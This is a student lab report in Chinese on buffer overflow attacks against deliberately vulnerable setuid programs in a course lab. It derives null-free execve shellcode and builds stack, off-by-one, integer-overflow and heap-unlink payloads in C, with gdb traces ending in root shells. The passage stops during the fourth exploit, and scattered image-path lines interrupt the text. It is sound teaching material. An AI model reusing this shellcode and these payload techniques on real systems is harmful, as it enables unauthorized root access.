武汉大学国家网络安全学院

实 验 报 告

课 程 名 称：网络安全

实 验 名 称：缓冲区溢出

指 导 老 师：

学 生 学 号：

学 生 姓 名：

完 成 日 期：2022.04.17

目录

1 shellcode 构造

本实验使用的 shellcode 是 Aleph One 构造的 shellcode，用于 32 位 Linux 系统中。

我们也可以构造一个 shellcode，首先写 C 语言格式的调用 shell 程序，代码如下所示。

```
#include <unistd.h>

char *buf[] = {"/bin/sh", NULL};
int main(void) {
    execve("/bin/sh", buf, NULL);
    return 0;
}
```

编译执行程序，成功得到 shell，因为该程序并没有设置为 root 权限，所以得到一个普通用户的 shell。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./sc
$ whoami
user
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
```

使用 objdump 工具反汇编程序得到 main 函数的汇编代码，可以参考该汇编代码来编写 shellcode 的汇编代码。

objdump -d sc -M intel

```
0804840b <main>:
 804840b:       8d 4c 24 04             lea    ecx,[esp+0x4]
 804840f:       83 e4 f0                and    esp,0xfffffff0
 8048412:       ff 71 fc                push   DWORD PTR [ecx-0x4]
 8048415:       55                      push   ebp
 8048416:       89 e5                   mov    ebp,esp
 8048418:       51                      push   ecx
 8048419:       83 ec 04                sub    esp,0x4
 804841c:       83 ec 04                sub    esp,0x4
 804841f:       6a 00                   push   0x0
 8048421:       68 1c a0 04 08          push   0x804a01c
 8048426:       68 c0 84 04 08          push   0x80484c0
 804842b:       e8 c0 fe ff ff          call   80482f0 <execve@plt>
 8048430:       83 c4 10                add    esp,0x10
 8048433:       b8 00 00 00 00          mov    eax,0x0
 8048438:       8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
 804843b:       c9                      leave
 804843c:       8d 61 fc                lea    esp,[ecx-0x4]
 804843f:       c3                      ret
```

调用 execve 函数可以通过在汇编代码中指定 execve 的系统调用号实现，因此保留 getshell 功能且更为精炼的汇编代码如下所示。

```
global_start
_start:
mov ecx,0
mov edx,0
push edx
push "/sh"
push "/bin"
mov ebx,esp
xor eax,eax
mov al,0Bh  ;execve系统调用号
int 80h
```

该汇编代码对应的机器码如下所示，其中可以看到机器码中存在许多\x00 字节，shellcode 中出现\x00 字节一般会被截断，\x00 字节表示 NULL，输入函数检测到 NULL 就会返回，因此需要避免\x00 字节的出现。

```
8048060 <_start>:
8048060: b9 00 00 00 00 mov $0x0,%ecx
8048065: ba 00 00 00 00 mov $0x0,%edx
804806a: 52 push %edx
804806b: 68 2f 73 68 00 push $0x68732f
8048070: 68 2f 62 69 6e push $0x6e69622f
8048075: 89 e3 mov %esp,%ebx
8048077: 31 c0 xor %eax,%eax
8048079: b0 0b mov $0xb,%al
804807b: cd 80 int $0x80
```

以上汇编代码中因为类似于 mov eax,0 汇编指令出现的\x00 字节可以使用 xor eax,eax 汇编指令替换来解决，xor eax,eax 与 mov eax,0 的功能是相同的。在"/sh"字符串中出现的\x00 字节可以替换为"//sh"字符串来解决，在路径中/bin/sh 和/bin//sh 起到的效果是一样的。

```
global_start
_start:
xor ecx,ecx
xor edx,edx
push edx
push "//sh"
push "/bin"
mov ebx,esp
xor eax,eax
mov al,0Bh  ;execve系统调用号
int 80h
```

该汇编代码对应的机器码如下所示，其中已经不存在\x00 字节。

```
08048060 <_start>:
 8048060:   31 c9                xor    %ecx,%ecx
 8048062:   31 d2                xor    %edx,%edx
 8048064:   52                   push   %edx
 8048065:   68 2f 2f 73 68       push   $0x68732f2f
 804806a:   68 2f 62 69 6e       push   $0x6e69622f
 804806f:   89 e3                mov    %esp,%ebx
 8048071:   31 c0                xor    %eax,%eax
 8048073:   b0 0b                mov    $0xb,%al
 8048075:   cd 80                int    $0x80
```

最后将这些机器码提取出来，按照字节顺序构成 shellcode。

```
static const char shellcode[] =
"\x31\xc9\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x31\xc0\xb0\x0b\xcd\x80";
```

考虑到 shellcode 的可移植性以及准确度，使用 Aleph One 构造的在 32 位系统中使用的 shellcode 更为合适。因此本实验中使用到的 shellcode 均为 Aleph One 构造的 shellcode。如下图所示是 Aleph One shellcode。

```
/*
 * Aleph One shellcode.
 */
static const char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

2 漏洞代码与攻击描述

2.1 vul1 与 exploit1

2.1.1 vul1 描述

漏洞程序 vul1 要求 argc 的值等于 2，即除了该程序路径外，还需要在命令行中输入一个参数。然后将该参数，也就是 argv[1]的内容通过 strcpy 函数拷贝到缓冲区 buf 中。因为 strcpy 函数不会检查参数的长度是否符合要求，所以缓冲区 buf 中的数据是可以被控制的，并且缓冲区 buf 存在于函数 foo 的栈帧中，因此


函数 foo 的返回地址可以被覆盖，该程序存在栈溢出漏洞。

漏洞代码 vul1.c 中主要内容如下图所示。

```c
int bar(char *arg, char *out)
{
  strcpy(out, arg);
  return 0;
}

void foo(char *argv[])
{
  char buf[256];
  bar(argv[1], buf);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target1: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  setuid(0);
  foo(argv);
  return 0;
}
```

2.1.2 exploit1.c 攻击原理

该程序存在缓冲区溢出漏洞，一般情况下栈的结构如下图所示，其中局部变量所占的存储空间也就是缓冲区，缓冲区是从低地址向高地址生长的，因此当缓冲区足够大时，缓冲区的数据会溢出至返回地址所占存储空间，会将返回地址覆盖，从而控制函数的返回地址。如果将返回地址设置为另一段代码的入口地址，就可以执行相应的代码。



在 vul1.c 代码中，缓冲区 buf 的值根据 argv[1]决定，因此可以将 shellcode 放入缓冲区 buf 中，并利用缓冲区溢出将 foo 函数的返回地址指向 shellcode 的入口地址，从而执行 shellcode，获取具有 root 权限的 shell。

2.1.3 payload 构造方式

在构造 payload 前，需要先生成漏洞程序和攻击程序，在 proj1/vulnerables 目录下执行 sudo make install 命令生成漏洞程序，在 proj1/exploits 目录下执行 make 命令生成攻击程序。

exploit1 需要的 payload 的主要组成部分是 shellcode 和 shellcode 的入口地址，现在已经获得 shellcode，而入口地址可以通过 gdb 工具调试得到。为了使得调试时内存的分配情况与执行 exploit1 程序时一致，需要使用以下命令启动 gdb 进行调试。

gdb -e exploit1 -s /tmp/vul1

然后使用 gdb 命令 catch exec 捕获 exec 事件，再开始运行程序。

gdb-peda$ catch exec

gdb-peda$ r


```
user@user-virtual-machine:~/project1/proj1/exploits$ gdb -e exploit1 -s /tmp/vul1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul1...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
Starting program: /home/user/project1/proj1/exploits/exploit1
process 4145 is executing new program: /tmp/vul1
```

然后在 foo 函数处设置断点，并将程序运行至断点处。此时已经为缓冲区 buf 在栈中分配了内存空间，查看缓冲区 buf 的起始地址，值为 0xbffffc4c。

gdb-peda$ b foo

gdb-peda$ c

gdb-peda$ x /1wx buf



阅读 vul1.c 可以发现缓冲区 buf 的大小是 256 个字节，再结合栈结构可以得出返回地址存储于以 buf+260 为起始地址的 4 个字节处，buf+256 为起始地址的 4 个字节存储的是旧寄存器 EBP 的值。因此我们可以将 payload 放入缓冲区 buf 中，以缓冲区 buf 的起始地址 0xbffffc4c 为 payload 入口地址。将 shellcode 全部

放入至缓冲区后，再使用\x90 字节进行填充，直至填充到了 260 个字节，再放入入口地址 0xbffffc4c，覆盖原来的返回地址，从而成功构造长度为 264 个字节的 payload。

构造 payload 使用到的主要代码如下图所示。

```
char payload[264];
int i;

for (i = 0; i < strlen(shellcode); i++) {
    payload[i] = shellcode[i];
}
for (i = i; i < 260; i++) {
    payload[i] = '\x90';
}
payload[260] = '\x4c';
payload[261] = '\xfc';
payload[262] = '\xff';
payload[263] = '\xbf';
```

2.1.4 攻击过程描述

使用 gdb 调试程序 exploit1，验证攻击过程是否能够成功实现。执行程序至刚从函数 bar 返回时，使用 gdb 命令查看此时栈中内存情况。可以发现 shellcode 成功写入至 buf 中，同时返回地址的值被覆盖为 0xbffffc4c，即 shellcode 的入口地址。

```
gdb-peda$ x /4wx buf
0xbffffc4c:     0x895e1feb      0xc0310876      0x89074688      0x0bb00c46
gdb-peda$ x /1wx buf+260
0xbffffd50:     0xbffffc4c
```

执行程序 exploit1，成功获取一个具有 root 权限的 shell，说明成功实现攻击过程。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./exploit1
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
#
```

2.2 vul2 与 exploit2

2.2.1 vul2 描述

漏洞程序 vul2 与 vul1 相似，都会将输入的命令行参数拷贝到缓冲区中，不过 vul2 相较于 vul1 增加了一个检测拷贝内容长度的步骤。不过在拷贝的过程中，for 语句中的判断条件 i <= len 使用了小于等于号，而不是小于号，这说明拷贝的过程中会比 len 的值多拷贝一个字符。

```
void nstrcpy(char *out, int out1, char *in)
{
  int i, len;

  len = strlen(in);
  if (len > out1)
    len = out1;

  for (i = 0; i <= len; i++)
    out[i] = in[i];
}
```

2.2.2 exploit2.c 攻击原理

经过上述分析发现我们此时仍然可以造成缓冲区溢出，不过最多能够溢出一个字符，无法修改栈帧中返回地址的值。然而溢出一个字符可以修改栈帧中存储的寄存器 EBP 的旧值，这个旧值是上一个函数的栈帧中的寄存器 EBP 的值。在上一个函数返回时，会执行汇编指令 leave 和 ret。缓冲区 buf 位于 bar 的栈帧中，因此对于 bar 而言上一个函数是 foo，使用如下 gdb 命令查看 foo 的汇编语言。

gdb-peda$ disassemble foo

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
   0x0804853d <+0>:     push   ebp
   0x0804853e <+1>:     mov    ebp,esp
   0x08048540 <+3>:     mov    eax,DWORD PTR [ebp+0x8]
   0x08048543 <+6>:     add    eax,0x4
   0x08048546 <+9>:     mov    eax,DWORD PTR [eax]
   0x08048548 <+11>:    push   eax
   0x08048549 <+12>:    call   0x804851a <bar>
   0x0804854e <+17>:    add    esp,0x4
   0x08048551 <+20>:    nop
   0x08048552 <+21>:    leave
   0x08048553 <+22>:    ret
End of assembler dump.
```

汇编指令 leave 等价于 mov esp,ebp; pop ebp 两条汇编指令，因此在 foo 的栈帧中，被修改的寄存器 EBP 的值会被赋给寄存器 ESP。汇编指令 ret 相当于执行 pop eip 这条汇编指令，因此 ESP 指向的值会被赋给寄存器 EIP，即 ESP 指向的值会成为 foo 的栈帧的返回地址。因此我们可以通过修改 bar 栈帧中存放的旧 EBP 的值，使得 foo 栈帧中返回地址被修改，从而控制程序执行 shellcode。

2.2.3 payload 构造方式

因为只能修改 bar 栈帧中旧 EBP 的值的最低位一个字节，所以需要使用 gdb 查看 bar 栈帧中旧 EBP 的值，该值为 0xbffffd8c。这说明修改后的 EBP 的值最小是 0xbffffd00，我们就按修改后的 EBP 的值是 0xbffffd00 继续构造 payload。

```
gdb-peda$ x /1wx buf+200
0xbffffd80:     0xbffffd8c
```

然后进入 foo 中的 leave 指令，由于 leave 相当于 mov esp,ebp; pop ebp 两条指令，因此 leave 执行过程中 ESP 的值先是 0xbffffd00，再变为 0xbffffd04。接着执行 ret 指令，将 0xbffffd04 地址存放的值赋给 EIP，可以认为是函数 foo 的返回地址。所以我们可以在 0xbffffd04 地址处存放 0xbffffd08 这个值，再从 0xbffffd08 地址开始存放 shellcode，这样 0xbffffd08 成为了 shellcode 的入口地址。再查看缓冲区 buf 的起始地址，该值为 0xbffffcb8。我们总共需要构造 201 个字节长的 payload，除了上述提到的关键值，payload 其余部分都用\x90 字节填充。

```
gdb-peda$ x /1wx buf
0xbffffcb8:     0xbffffd58
```

构造 paylaod 使用到的主要代码如下图所示。

```
char payload[201];
int i;
int t;

for (i = 0; i < 76; i++) {
    payload[i] = '\x90';
}
payload[i++] = '\x08';
payload[i++] = '\xfd';
payload[i++] = '\xff';
payload[i++] = '\xbf';
t = i;
for (i = i; i < t + strlen(shellcode); i++) {
    payload[i] = shellcode[i - t];
}
for (i = i; i < 200; i++) {
    payload[i] = '\x90';
}
payload[i] = '\x00';
```

2.2.4 攻击过程描述

使用 gdb 工具调试程序，执行至函数 bar 准备返回时，即拷贝过程已经结束时，查看此时旧的 EBP 的值，已经成功被修改为 0xbffffd00。

```
gdb-peda$ x /1wx buf+200
0xbffffd80:     0xbffffd00
```

再查看 0xbffffd00 地址开始的四个字节，可以发现 shellcode 入口地址 0xbffffd08 和 shellcode 都被成功写入缓冲区中。

```
gdb-peda$ x /4wx 0xbffffd00
0xbffffd00:     0x90909090      0xbffffd08      0x895e1feb      0xc0310876
```

在函数 bar 拷贝完成后，将 0xbffffd00 赋给 EBP 并返回至函数 foo 的栈帧中，函数 foo 返回时会将 ESP 指向 0xbffffd04 地址处，指向的值 0xbffffd08 就是入口地址，然后程序跳转至 0xbffffd08 地址处，开始执行存放在此处的 shellcode，从而获取具有 root 权限的 shell。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./exploit2
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

2.3 vul3 与 exploit3

2.3.1 vul3 描述


漏洞程序 vul3 要求在命令行中输入一个格式为[count],[data]的参数，然后使用函数 strtoul 等方式进行处理，将这个字符串参数分为 int 型变量 count 和指向 data 的指针 in。在函数 foo 中，会先进行比较，判断 count 是否小于 MAX_WIDGETS，如果小于则进行 memcpy 操作。因为存在对函数 memcpy 的调用，所以在该漏洞程序中依旧有可能造成缓冲区溢出。

```
struct widget_t {
  double x;
  double y;
  int count;
};

#define MAX_WIDGETS 1000

int foo(char *in, int count)
{
  struct widget_t buf[MAX_WIDGETS];

  if (count < MAX_WIDGETS)
    memcpy(buf, in, count * sizeof(struct widget_t));

  return 0;
}
```

2.3.2 exploit3.c 攻击原理

根据上述分析，想要造成缓冲区溢出，需要绕过 memcpy 前的 if 判断。可以发现传入的 count 参数是 int 类型，而 memcpy 接受的第三个参数，即指定拷贝的字节数参数是 size_t 类型，本质上是 unsigned 类型。这表示存在有符号整数到无符号整数的转化过程中的漏洞。int 类型的最高位为 1 时，会被认为是负数，因此成功通过程序中的 if 判断；而 unsigned 的最高位为 1 时，表示一个较大的正数，所以将 count 的最高位设为 1 且选择一个合适的值，就可以实现既通过 if


判断，又向缓冲区中写入比缓冲区更大的数据。



然后与 exploit1.c 攻击原理类似，造成缓冲区溢出从而覆盖返回地址，使其执行 shellcode 的入口地址，从而获得一个具有 root 权限的 shell。

2.3.3 payload 构造方式

可以发现函数 strtoul 的返回值是无符号整数类型，不过被赋给 count 时进行了到 int 的强制类型转换。因此在构造 payload 时需要使用无符号整数，这样才能使得函数 strtoul 返回这个无符号整数，然后经过强制类型转换，count 的值被赋予一个负数。



这个无符号整数我们选择 2147484649 这个值，即 0x800003e9，符合最高位为 1 的条件，0x3e9 十进制值为 1001，比 MAX_WIDGETS 的值大 1，因为一个 struct widget_t 类型占 20 个字节，覆盖返回地址只需要比缓冲区大小多 8 个字节的空间，因此多一个 struct widget_t 类型的大小，也就是能够覆盖缓冲区后 20 个字节大小对我们来说是完全够用的。

然后查看返回地址所在地址的值，值为 0xbfffafe4。再查看缓冲区的起始地址，值为 0xbfff61c0。我选择了 0xbfffafae 地址作为 shellcode 的入口地址，这个地址距离缓冲区开头 19950 个字节。构造的 payload 还需要符合 vul3 的命令行参

数格式[count],[data]，因此"2147484649,"不包含末尾零字节的字符串 11 个字节，加上缓冲区大小 20000 个字节，再加上覆盖返回地址需要缓冲区后 8 个字节的空间，payload 总长度为 20019 个字节。在 payload 开头是字符串"2147484649,"的内容，然后在合适的位置写入 shellcode，payload 的最后是 shellcode 的入口地址，即用于覆盖返回地址的值，payload 其余部分使用\x90 字节填充。

```
gdb-peda$ x /4wx buf+1000
0xbfffafe0:     0x90909090      0xbfffafae      0x6f682f00      0x752f656d
gdb-peda$ x /1wx buf
0xbfff61c0:     0x90909090
```

构造 payload 使用到的主要代码如下图所示。

```
char payload[20019];
int i;
char count[] = "2147484649,";

for (i = 0; i < strlen(count); i++) {
    payload[i] = count[i];
}
for (i = i; i < 19961; i++) {
    payload[i] = '\x90';
}
for (i = i; i < 19961 + strlen(shellcode); i++) {
    payload[i] = shellcode[i - 19961];
}
for (i = i; i < 20015; i++) {
    payload[i] = '\x90';
}
payload[20015] = '\xae';
payload[20016] = '\xaf';
payload[20017] = '\xff';
payload[20018] = '\xbf';
```

2.3.4 攻击过程描述

使用 gdb 工具调试程序，可以发现 count 的值为 0x800003e9，与预期一致。

```
gdb-peda$ print count
$1 = 0x800003e9
```

可以发现返回地址已被覆盖为 0xbfffafae，并且 0xbfffafae 地址处也成功写入 shellcode。

```
gdb-peda$ x /4wx buf+1000
0xbfffafe0:     0x90909090      0xbfffafae      0x6f682f00      0x752f656d
gdb-peda$ x /4wx 0xbfffafae
0xbfffafae:     0x895e1feb      0xc0310876      0x89074688      0x0bb00c46
```

执行 exploit3 程序，获得一个具有 root 权限的 shell。

```
user@user-virtual-machine:~/project1/proj1/exploits$ ./exploit3
# whoami
root
# id
uid=0(root) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

2.4 vul4 与 exploit4

2.4.1 vul4 描述

漏洞程序 vul4 会在堆中开辟空间，并将命令行中传入的参数拷贝至这段堆中的内存空间。使用的拷贝函数是 obsd_strlcpy，这个函数是不存在缓冲区溢出漏洞的，因此需要在程序的其他部分寻找漏洞。

```c
/*
 * strlcpy() from OpenBSD-current:
 * $OpenBSD: strlcpy.c,v 1.5 2001/05/13 15:40:16 deraadt Exp $
 *
 * Copy src to string dst of size siz.  At most siz-1 characters
 * will be copied.  Always NUL terminates (unless siz == 0).
 * Returns strlen(src); if retval >= siz, truncation occurred.
 *
 * HINT: This come from OpenBSD; there is no buffer overflow within
 *       this function; the bug is somewhere else ...
 */
static size_t
obsd_strlcpy(dst, src, siz)
        char *dst;
        const char *src;
        size_t siz;
{
        register char *d = dst;
        register const char *s = src;
        register size_t n = siz;

        /* Copy as many bytes as will fit */
        if (n != 0 && --n != 0) {
                do {
                        if ((*d++ = *s++) == 0)
                                break;
                } while (--n != 0);
        }

        /* Not enough room in dst, add NUL and traverse rest of src */
        if (n == 0) {
                if (siz != 0)
                        *d = '\0';              /* NUL-terminate dst */
                while (*s++)
                        ;
        }

        return(s - src - 1);    /* count does not include NUL */
}
```

在函数 foo 中，先使用函数 tmalloc 分别为 p 和 q 分配了 500 字节和 300 字节的内存空间，然后使用函数 tfree 分别释放 p 和 q 占有的内存空间。接着再为 p 分配了 1024 字节的内存空间，然后释放 q 占有的内存空间。因为此时 q 并没有被分配内存空间，却被释放了内存空间，所以这里应该是存在漏洞的。至于如何利用，需要具体分析 tfree 函数。

```c
int foo(char *arg)
{
  char *p;
  char *q;

  if ( (p = tmalloc(500)) == NULL)
    {
      fprintf(stderr, "tmalloc failure\n");
      exit(EXIT_FAILURE);
    }
  if ( (q = tmalloc(300)) == NULL)
    {
      fprintf(stderr, "tmalloc failure\n");
      exit(EXIT_FAILURE);
    }

  tfree(p);
  tfree(q);

  if ( (p = tmalloc(1024)) == NULL)
    {
      fprintf(stderr, "tmalloc failure\n");
      exit(EXIT_FAILURE);
    }

  obsd_strlcpy(p, arg, 1024);

  tfree(q);

  return 0;
}
```

在 tmalloc.c 中可以发现实际上 tmalloc 所分配的内存空间相当于是在双向链表中新增一个结点，结点的结构定义如下图所示。这个结点是 union 类型，因此在作为头结点时这个结点拥有指向左结点和右结点的指针，除此之外这个结点就是用于存储数据。

```c
/*
 * the chunk header
 */
typedef double ALIGN;

typedef union CHUNK_TAG
{
  struct
    {
      union CHUNK_TAG *l;       /* leftward chunk */
      union CHUNK_TAG *r;       /* rightward chunk + free bit (see below) */
    } s;
  ALIGN x;
} CHUNK;

/*
 * we store the freebit -- 1 if the chunk is free, 0 if it is busy --
 * in the low-order bit of the chunk's r pointer.
 */
```

因此在 tfree 函数中，可以发现双向链表的删除操作，双向链表的删除是可以引起缓冲区溢出漏洞的，产生漏洞的具体代码如下图方框中所示。当待释放结点的左指针和右指针可以被我们所控制时，就能够产生缓冲区溢出漏洞。再根据之前对于 foo 函数的分析，可以发现 p 和 q 先被分配了内存，再释放了内存，但是 p 和 q 的值在释放内存后仍是不变的，然后 p 被分配了比之前 p 和 q 所分配的更大的内存，也就是说拷贝的内容可以覆盖 q 的左指针和右指针，因此可以实现缓冲区溢出。这个漏洞程序与前面三个漏洞程序相比，前面三个漏洞程序都属于栈溢出，这个漏洞程序属于堆溢出。

```
void tfree(void *vp)
{
  CHUNK *p, *q;

  if (vp == NULL)
    return;

  p = TOCHUNK(vp);
  CLR_FREEBIT(p);
  q = p->s.l;
  if (q != NULL && GET_FREEBIT(q)) /* try to consolidate leftward */
    {
      CLR_FREEBIT(q);
      q->s.r      = p->s.r;
      p->s.r->s.l = q;
      SET_FREEBIT(q);
      p = q;
    }
  q = RIGHT(p);
  if (q != NULL && GET_FREEBIT(q)) /* try to consolidate rightward */
    {
      CLR_FREEBIT(q);
      p->s.r      = q->s.r;
      q->s.r->s.l = p;
      SET_FREEBIT(q);
    }
  SET_FREEBIT(p);
}
```

2.4.2 exploit4.c 攻击原理

攻击该漏洞程序的关键在于下图所示代码，其中 p 是待释放的指针，q 是 p 的左结点。值得一提的是，这里所提到的 p 和 q 是按照下图代码命名称呼，与函数 foo 中的 p 和 q 并不一致。然后会进行一个 if 判断，q 不能为空且 q 是空闲的，结合 tmalloc.c 文件内容分析得到当某个结点的右指针的值的最低位为 1，那

么该结点是空闲的，若为 0 则表示该结点已被使用。为了能够进入 if 代码块，我们需要让 q 结点的右指针的最低位为 1。再看 if 代码块中的内容，其中 p->s.r->s.l = q;是我们覆盖返回地址的关键。只要将 p->s.r，即 p 的右指针设置为返回地址所在地址，那么 p->s.r 就是返回地址的值，p->s.r->s.l 就是返回地址指向的值。因为在 union CHUNK_TAG 类型的定义中，s.l 位于起始位置，所以 p->s.r->s.l 表示先取 p->s.r 指向的值，再取该值所指向的值。


```
q = p->s.l;
if (q != NULL && GET_FREEBIT(q)) /* try to consolidate leftward */
  {
    CLR_FREEBIT(q);
    q->s.r      = p->s.r;
    p->s.r->s.l = q;
    SET_FREEBIT(q);
    p = q;
  }
```

在 tfree 函数中，我们仅需要执行第一个 if 代码块就可以完成攻击，因此没有进入第二个 if 代码块的必要，同时也为了防止第二个 if 代码块的执行篡改了某些我们已经在内存中写入的 payload，此处我将 p 的右指针的最低位设置为 0，表示 p 的右结点已被使用，使得程序不会进入第二个 if 代码块。虽然之后经过调试发现第二个 if 代码块的执行不会影响攻击程序的执行效果，但是我还是把这个设置保存在了 exploit4.c 文件中，更为稳妥。如下图所示是第二个 if 代码块。

```
q = RIGHT(p);
if (q != NULL && GET_FREEBIT(q)) /* try to consolidate rightward */
  {
    CLR_FREEBIT(q);
    p->s.r      = q->s.r;
    q->s.r->s.l = p;
    SET_FREEBIT(q);
  }
```

2.4.3 payload 构造方式

经过以上分析，可以发现只需要知道返回地址的地址、p 的头结点的地址和 q 的头结点的地址就可以完成 payload 的构造。堆中数据的分布以及 payload 所在内存的位置如下图所示，其中 p 头表示 p 的头结点，q 头表示 q 的头结点，整个 p 包括 p 头和数据部分，整个 q 包括 q 头和数据部分。



从上述分析可得 q 的右指针需要指向返回地址，即 q 的右指针的值是返回地址所在地址，通过 gdb 工具调试可以得到这个值是 EBP 的值加 4，即 0xbffffc60。

```
[----------------------------------registers-----------------------------------]
EAX: 0x804a268 --> 0x0
EBX: 0x0
ECX: 0xb7e05700 (0xb7e05700)
EDX: 0x805a059 --> 0x804a3
ESI: 0xb7fb9000 --> 0x1b2db0
EDI: 0xb7fb9000 --> 0x1b2db0
EBP: 0xbffffc5c --> 0xbffffc68 --> 0x0
ESP: 0xbffffc54 --> 0x804a268 --> 0x0
EIP: 0x80485ce (<foo+110>:      push   DWORD PTR [ebp-0x4])
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

